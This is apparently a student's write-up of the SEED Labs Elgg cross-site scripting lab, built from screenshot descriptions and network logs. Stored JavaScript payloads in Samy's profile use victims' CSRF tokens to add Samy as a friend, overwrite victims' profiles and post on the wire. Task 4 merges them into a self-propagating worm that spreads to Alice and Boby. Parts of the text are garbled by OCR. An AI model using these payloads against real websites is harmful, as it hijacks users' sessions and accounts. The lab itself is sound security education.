

Task 1 :

When add friend button is click by charlie , a html get ‘add friend’ request is send with samy’s id , time stamp and token parameter of charlie .

The screenshot shows a web browser window with the URL www.seed-server.com/profile/samy. The page displays a user profile for 'Samy' with a cartoon character icon. Below the profile picture is a 'Brief description' field. At the top right of the profile page are 'Remove Friend' and 'Send a message' buttons. The browser's address bar shows the full URL. The bottom of the screen displays the Linux desktop environment's taskbar with various application icons.

Developer tools Network tab details:

- Status: 200
- Method: GET
- File: www.seed-server.com/action/friends/add?friend=59&_elgg_ts=1707368706&_elgg_token=4M15eVig3jtba4FtAqZvDhQ
- Initiator: jquery.js:2 (xhr)
- Type: json
- Transferred: 768 B
- Size: 386 B

Response Headers:

- Status: 200 OK
- Version: HTTP/1.1
- Transfered: 768 B (386 B size)
- Referer Policy: strict-origin-when-cross-origin
- Request Priority: Highest
- DNS Resolution: System

Response Headers (382 B):

- Cache-Control: must-revalidate, no-cache, no-store, private

To do XSS attack , Samy put a java script in his ‘about me’ text field .

The screenshot shows a web browser window with the URL www.seed-server.com/profile/samy/edit. The page is titled 'Edit profile' and shows the user's display name as 'Samy'. On the right, there is a sidebar with options like 'Edit avatar', 'Edit profile', 'Change your settings', 'Account statistics', 'Notifications', and 'Group notifications'. The main content area has sections for 'Display name' (containing 'Samy') and 'About me'. In the 'About me' section, there is a large text input field containing the following malicious JavaScript code:

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&_elgg_ts=" + elgg.security.token._elgg_ts;
var token="&_elgg_token=" + elgg.security.token._elgg_token;
//Construct the HTTP request to add Samy as a friend.

var sendurl = "http://www.seed-server.com/action/friends/add"
+ "?friend=59" + token + ts //FILL IN

//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host", "www.seed-server.com");
}
```

The browser's address bar shows the full URL. The bottom of the screen displays the Linux desktop environment's taskbar with various application icons.

When Alice view samy's profile , the script is executed , a http get 'add friend' request with samy's id , time stamp and token of "Alice" is sent .

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	www.seed-server...	require.js	script	js	cached	0 B
200	GET	www.seed-server...	elgg.js	script	js	cached	0 B
302	GET	www.seed-server...	addfriend=59&__egg_token=_FuA7CyYUFRN6F-M1EFz1w_samy65 (xhr)		html	4.09 kB	16.45 kB
200	GET	www.seed-server...	sprintf.js	require_is_127 (script)	js	cached	0 B
200	GET	www.seed-server...	en.js	require_is_127 (script)	js	cached	0 B
200	GET	www.seed-server...	weakmap-polyfill.js	require_is_127 (script)	js	cached	0 B
200	GET	www.seed-server...	formdata-polyfill.js	require_is_127 (script)	js	cached	0 B

After that , samy becomes the user's friend , though the user doesn't click the add friend button .

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	www.seed-server.com	topbar.js	require_is_127 (script)	js	cached	175 B
200	GET	www.seed-server.com	form.js	require_is_127 (script)	js	cached	1.01 kB
200	GET	www.seed-server.com	reportedcontent.js	require_is_127 (script)	js	cached	0 B
200	GET	www.seed-server.com	Plugin.js	require_is_127 (script)	js	cached	145 B
200	GET	www.seed-server.com	jquery.colorbox.js	require_is_127 (script)	js	cached	0 B
200	GET	www.seed-server.com	Ajax.js	require_is_127 (script)	js	cached	0 B
200	GET	www.seed-server.com	spinner.js	require_is_127 (script)	js	cached	754 B

Task 2 :

In Edit profile , Alice write something .

The screenshot shows a Firefox browser window with the URL www.seed-server.com/profile/alice/edit. The page title is "Edit profile". The user's display name is set to "Alice". In the "About me" section, the text "My name is Alice" is entered. On the right side, there are four buttons: "Edit avatar", "Edit profile" (which is highlighted), "Change your settings", and "Account statistics". Below the main content, the browser's developer tools Network tab is visible, showing a POST request to "/action/profile/edit". The status bar at the bottom indicates it's 71°F and 12:30 PM on 2/8/2024.

when Alice click save button , a post request is send.

The screenshot shows a Firefox browser window with the URL www.seed-server.com/profile/alice. The page title is "Alice". The user's display name is "Alice" and her about-me message is "My name is Alice". On the right side, there are two buttons: "Edit avatar" and "Edit profile". Below the main content, the browser's developer tools Network tab is visible, showing a POST request to "/action/profile/edit" with a status of 302 Found. The status bar at the bottom indicates it's 71°F and 12:31 PM on 2/8/2024.

Here is request payload of “Post” request. All the field’s access levels are 2 for public

The screenshot shows a browser window with the URL www.seed-server.com/profile/alice. The developer tools Network tab is open, showing a POST request to 'www.seed-server..._edit' with a transferred size of 3.92 kB. The response body is filled with Content-Disposition headers for various files, such as 'alice', '56large.jpg', 'jquery.js', and 'require_config.js'. These headers include parameters like 'name' and 'filename' with values like 'Alice', '56large.jpg', and 'require_config.js'. The browser status bar at the bottom indicates it's 12:42 PM on 2/8/2024.

To do XSS attack , Samy put a java script in his ‘about me’ text field .

The screenshot shows a browser window with the URL www.seed-server.com/profile/samy/edit. The page title is 'Edit profile'. In the 'About me' text area, there is a block of JavaScript code. The code uses XMLHttpRequest to send a POST request to 'www.seed-server.com/profile/alice/edit' with a Content-Type of 'application/x-www-form-urlencoded'. The browser status bar at the bottom indicates it's 12:42 PM on 2/8/2024.

When Alice view samy’s profile , the script is executed , a http post request is sent to edit Alice profile , though Alice doesn’t visit her edit profile page and click the ‘save’ button.

Samy

About me

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	www.seed-server...	jquery.js	script	js	cached	0 B
200	GET	www.seed-server...	require_config.js	script	js	cached	789 B
200	GET	www.seed-server...	require.js	script	js	cached	0 B
200	GET	www.seed-server...	elgg.js	script	js	cached	0 B
302	POST	www.seed-server...	edit	Samy (xhr)	html	4.30 kB	19.23 kB
200	GET	www.seed-server...	sprintf.js	require_is_127 (script)	js	cached	0 B
200	GET	www.seed-server...	en.js	require_is_127 (script)	js	cached	0 B
200	GET	www.seed-server...	weakmap-polyfill.js	require_is_127 (script)	js	cached	0 B
200	GET	www.seed-server...	formdata-polyfill.js	require_is_127 (script)	js	cached	0 B
200	GET	www.seed-server...	widgets.js	require_is_127 (script)	js	cached	0 B

POST http://www.seed-server.com/action/profile/edit

Status	Version	Transferred	Referer Policy	DNS Resolution
302 Found	HTTP/1.1	4.30 kB (19.23 kB size)	strict-origin-when-cross-origin	System
Response Headers (396 B)				Raw
Cache-Control: must-revalidate, no-cache, no-store, private				
Connection: Keep-Alive				
Content-Length: 406				

In request body of ‘post’ request , all the field’s access levels are set to “Logged in Users” , Samy set his ID in description and all other fields are set to “Samy says “i modify you” ”.

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	www.seed-server...	jquery.js	script	js	cached	0 B
200	GET	www.seed-server...	require_config.js	script	js	cached	789 B
200	GET	www.seed-server...	require.js	script	js	cached	0 B
200	GET	www.seed-server...	elgg.js	script	js	cached	0 B
302	POST	www.seed-server...	edit	Samy (xhr)	html	4.30 kB	19.23 kB
200	GET	www.seed-server...	sprintf.js	require_is_127 (script)	js	cached	0 B
200	GET	www.seed-server...	en.js	require_is_127 (script)	js	cached	0 B
200	GET	www.seed-server...	weakmap-polyfill.js	require_is_127 (script)	js	cached	0 B
200	GET	www.seed-server...	formdata-polyfill.js	require_is_127 (script)	js	cached	0 B
200	GET	www.seed-server...	widgets.js	require_is_127 (script)	js	cached	0 B
200	GET	www.seed-server...	init.js	require_is_127 (script)	js	cached	370 B
200	GET	www.seed-server...	ready.js	require_is_127 (script)	js	cached	123 B
200	GET	www.seed-server...	lightbox.js	require_is_127 (script)	js	cached	0 B
200	GET	www.seed-server...	item_toggle.js	require_is_127 (script)	js	cached	866 B
200	GET	www.seed-server...	topbar.js	require_is_127 (script)	js	cached	175 B
200	GET	www.seed-server...	form.js	require_is_127 (script)	js	cached	1.01 kB
200	GET	www.seed-server...	reportedcontent.js	require_is_127 (script)	js	cached	0 B
200	GET	www.seed-server...	Plugin.js	require_is_127 (script)	js	cached	145 B
200	GET	www.seed-server...	jquery.colorbox.js	require_is_127 (script)	js	cached	0 B
200	GET	www.seed-server...	Ajax.js	require_is_127 (script)	js	cached	0 B
200	GET	www.seed-server...	spinner.js	require_is_127 (script)	js	cached	754 B

POST http://www.seed-server.com/action/profile/edit

Form data	Raw
_elgg_token: "E73-iZppgZSFuN0rUVLq9A"	
_elgg_to: "1707860524Alice"	
description: "SAMY's student id is 59"	
accesslevel[description]: "1"	
briefdescription: "SAMY says " I modify your profile "	
accesslevel[briefdescription]: "1"	
location: "SAMY says " I modify your profile "	
accesslevel[location]: "1"	
interests: "SAMY says " I modify your profile "	
accesslevel[interests]: "1"	
skills: "SAMY says " I modify your profile "	
accesslevel[skills]: "1"	
mobile: "SAMY says " I modify your profile "	
accesslevel[mobile]: "1"	
website: "http://www.SAMY-server.com"	
accesslevel[website]: "1"	
twitter: "SAMY says " I modify your profile "	
accesslevel[twitter]: "1"	
guid: "56"	

When Alice visit her profile, she see the modification though she doesn't edit her profile.

Alice

Brief description
SAMY says "I modify your profile"

Location
SAMY says "I modify your profile"

Interests
SAMY says "I modify your profile"

Skills
SAMY says "I modify your profile"

Contact email
samy01@gmail.com

Telephone
SAMY says "I modify your profile"

Mobile phone
SAMY says "I modify your profile"

Edit avatar | Edit profile

Blogs
Bookmarks
Files
Pages
Wire post

Task 3:

In Boby's wire posts , Boby writes something.

SEED:0/bm2wtkwqjedky4jzky3yztexinternal.cloudapp.net:1 (seed) - TigerVNC

Applications Alice : Elgg For SEED La... Terminal - root@SEED: ...

Tue 13 Feb, 21:58 Ubuntu

www.seed-server.com/thewire/owner/boby

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

Boby > Wire posts

Boby's wire posts

All Mine Friends

I am happy 130 characters remaining

Post

Boby

Blogs
Bookmarks
Files
Pages
Wire post

66°F 3:58 AM 2/14/2024

When 'post' button is clicked , a http post request is sent .

The screenshot shows a web browser window for 'Bobby's wire posts : Elgg'. The main content area displays a form titled 'Bobby's wire posts' with tabs for 'All', 'Mine', and 'Friends'. Below the tabs is a text input field labeled 'What's happening?' with a character count of '140 characters remaining'. A large blue 'Post' button is centered below the input field. To the right, there is a sidebar for 'Bobby' showing 'Blogs' and 'Bookmarks'. The bottom of the screen shows the Windows taskbar with various pinned icons.

The Network tab of the developer tools is open, showing a list of network requests. The most recent request is a POST to 'http://www.seed-server.com/action/thewire/add'. The request payload is visible in the 'Request' section of the Network tab, containing the message 'i am happy'.

In request body of post request , we see this.

This screenshot is identical to the one above, showing the same web browser interface and developer tools Network tab. The focus is on the request payload of the POST request to 'http://www.seed-server.com/action/thewire/add', which contains the text 'i am happy'.

To do XSS attack , Samy put a java script in his 'about me' text field .

```
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Host", "www.seed-server.com");
Ajax.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
Ajax.send(content);


}
}

</script>|
```

When Alice view samy's profile , the script is executed , a http post request is sent to post by Alice , though Alice doesn't click the 'post' button.


Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	www.seed-server...	require_config.js	script	js	cached	789 B
200	GET	www.seed-server...	require.js	script	js	cached	0 B
200	GET	www.seed-server...	elgg.js	script	js	cached	0 B
200	GET	www.seed-server...	favicon-128.png	FaviconLoader.sys...	png	cached	4.33 kB
200	GET	www.seed-server...	favicon.svg	FaviconLoader.sys...	svg	cached	6.50 kB
302	POST	www.seed-server...	add	samy_72 (xhr)	html	4.23 kB	16.81 kB
200	GET	www.seed-server...	sprintf.js	require_is_127 (script)	js	cached	0 B
200	GET	www.seed-server...	en.js	require_is_127 (script)	js	cached	0 B
200	GET	www.seed-server...	weakmap-polyfill.js	require_is_127 (script)	js	cached	0 B
200	GET	www.seed-server...	FormData-polyfill.js	require_is_127 (script)	js	cached	0 B
200	GET	www.seed-server...	widgets.js	require_is_127 (script)	js	cached	0 B
200	GET	www.seed-server...	init.js	require_is_127 (script)	js	cached	370 B
200	GET	www.seed-server...	ready.js	require_is_127 (script)	js	cached	123 B
200	GET	www.seed-server...	lightbox.js	require_is_127 (script)	js	cached	0 B
200	GET	www.seed-server...	item_toggle.js	require_is_127 (script)	js	cached	866 B
200	GET	www.seed-server...	topbar.js	require_is_127 (script)	js	cached	175 B

When Alice visits Alice's wire posts , she see a post is published by herself , though she doesn't .




Task 4 :


I write a malicious JavaScript program by merging task 1 , task 2 ,task 3 and given example of using DOM APIs . **To do XSS attack , Samy put a java script in his 'about me' text field . When Alice view samy's profile , the script is executed , an alert message is shown.**



The worm sends a friend request to Samy without Alice clicking the add friend button.



The worm replicates itself by modifying Alice's profile and posting Alice's profile link on the wire.



Alice's wire posts : Elgg | Applications : Elgg For SEED Labs | Terminal - root@SEED: ... | [Ubuntu] | Wed 14 Feb, 13:04

www.seed-server.com/thewire/owner/alice

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account To earn 12... has been deleted.

Alice > Wire posts

Alice's wire posts

All Mine Friends

What's happening?

Post 140 characters remaining

By Alice just now
To earn 12 USD/Hour(!), visit now "<http://www.seed-server.com/profile/samy>"

Alice

Blogs Bookmarks Files Pages Wire post

When Boby visits Alice's profile, he also adds Samy as a friend, and the Worm replicates itself to Boby's profile and posts his profile link on the wire. An alert message is shown.

Alice : Elgg For SEED La... | Applications : Elgg For SEED La... | Terminal - root@SEED: ... | [Ubuntu] | Wed 14 Feb, 13:05

www.seed-server.com

Add friend Send a message

Alice

Brief description SAMY says " I modif...

Location SAMY says " I modif...

Interests SAMY says " I modif...

Skills SAMY says " I modif...

Contact email samy01@gmail.com

Telephone SAMY says " I modif...

Mobile phone

window.onload = function () {
 var Ajax = null;
 var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
 var token = "&_elgg_token=" +
 elgg.security.token._elgg_token;
 //Construct the HTTP request to add Samy as a friend.
 var sendurl = "http://www.seed-server.com/action/
friends/add?" +
 "?friend=59" + token + ts;//FILL IN
 var guid_of_samy = 59;
 if (elgg.session.user.guid != guid_of_samy) {
 //Create and send Ajax request to add friend
 Ajax = new XMLHttpRequest();
 Ajax.open("GET", sendurl, true);
 Ajax.setRequestHeader("Host", "www.seed-
server.com");
 Ajax.setRequestHeader("Content-Type", "application/x-
www-form-urlencoded");
 Ajax.send();
 }
};
//task 2
var name_of_user = elgg.session.user.name;
var guid_of_user = "&uid=" + elgg.session.user.guid;

OK

S EED.0bm2wtkwqjedky4jzky3yztex.internal.cloudapp.net:1 (seed) - TigerVNC

Applications Boby : Elgg For SEED La... [Terminal - root@SEED: ...]

Boby : Elgg For SEED La... +

www.seed-server.com/profile/boby

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

Boby

Edit avatar Edit profile



Brief description
SAMY says " I modify your profile "

Location
SAMY says " I modify your profile "

Interests
SAMY says " I modify your profile "

Skills
SAMY says " I modify your profile "

Contact email
samy01@gmail.com

Telephone
SAMY says " I modify your profile "

Mobile phone

80°F 7:06 PM 2/14/2024

S EED.0bm2wtkwqjedky4jzky3yztex.internal.cloudapp.net:1 (seed) - TigerVNC

Applications Boby's wire posts : Elgg... [Terminal - root@SEED: ...]

Boby's wire posts : Elgg... +

www.seed-server.com/thewire/owner/boby

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

Boby > Wire posts

Boby's wire posts

All Mine Friends

What's happening?

Post 140 characters remaining

By Boby just now

To earn 12 USD/Hour(!), visit now "<http://www.seed-server.com/profile/samy>"

Like Edit



Blogs Bookmarks Files Pages Wire post

Mobile phone

80°F 7:06 PM 2/14/2024

SEED.0bm2wtkwqjedky4jzky3yzte.zx.internal.cloudapp.net:1 (seed) - TigerVNC

Applications Boby's friends : Elgg For... [Terminal - root@SEED: ...]

Boby's friends : Elgg For... www.seed-server.com/friends/boby

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

Boby's friends

 **Samy**

 **Boby**

Blogs
Bookmarks
Files
Pages
Wire post

Friends
Friends of
Collections

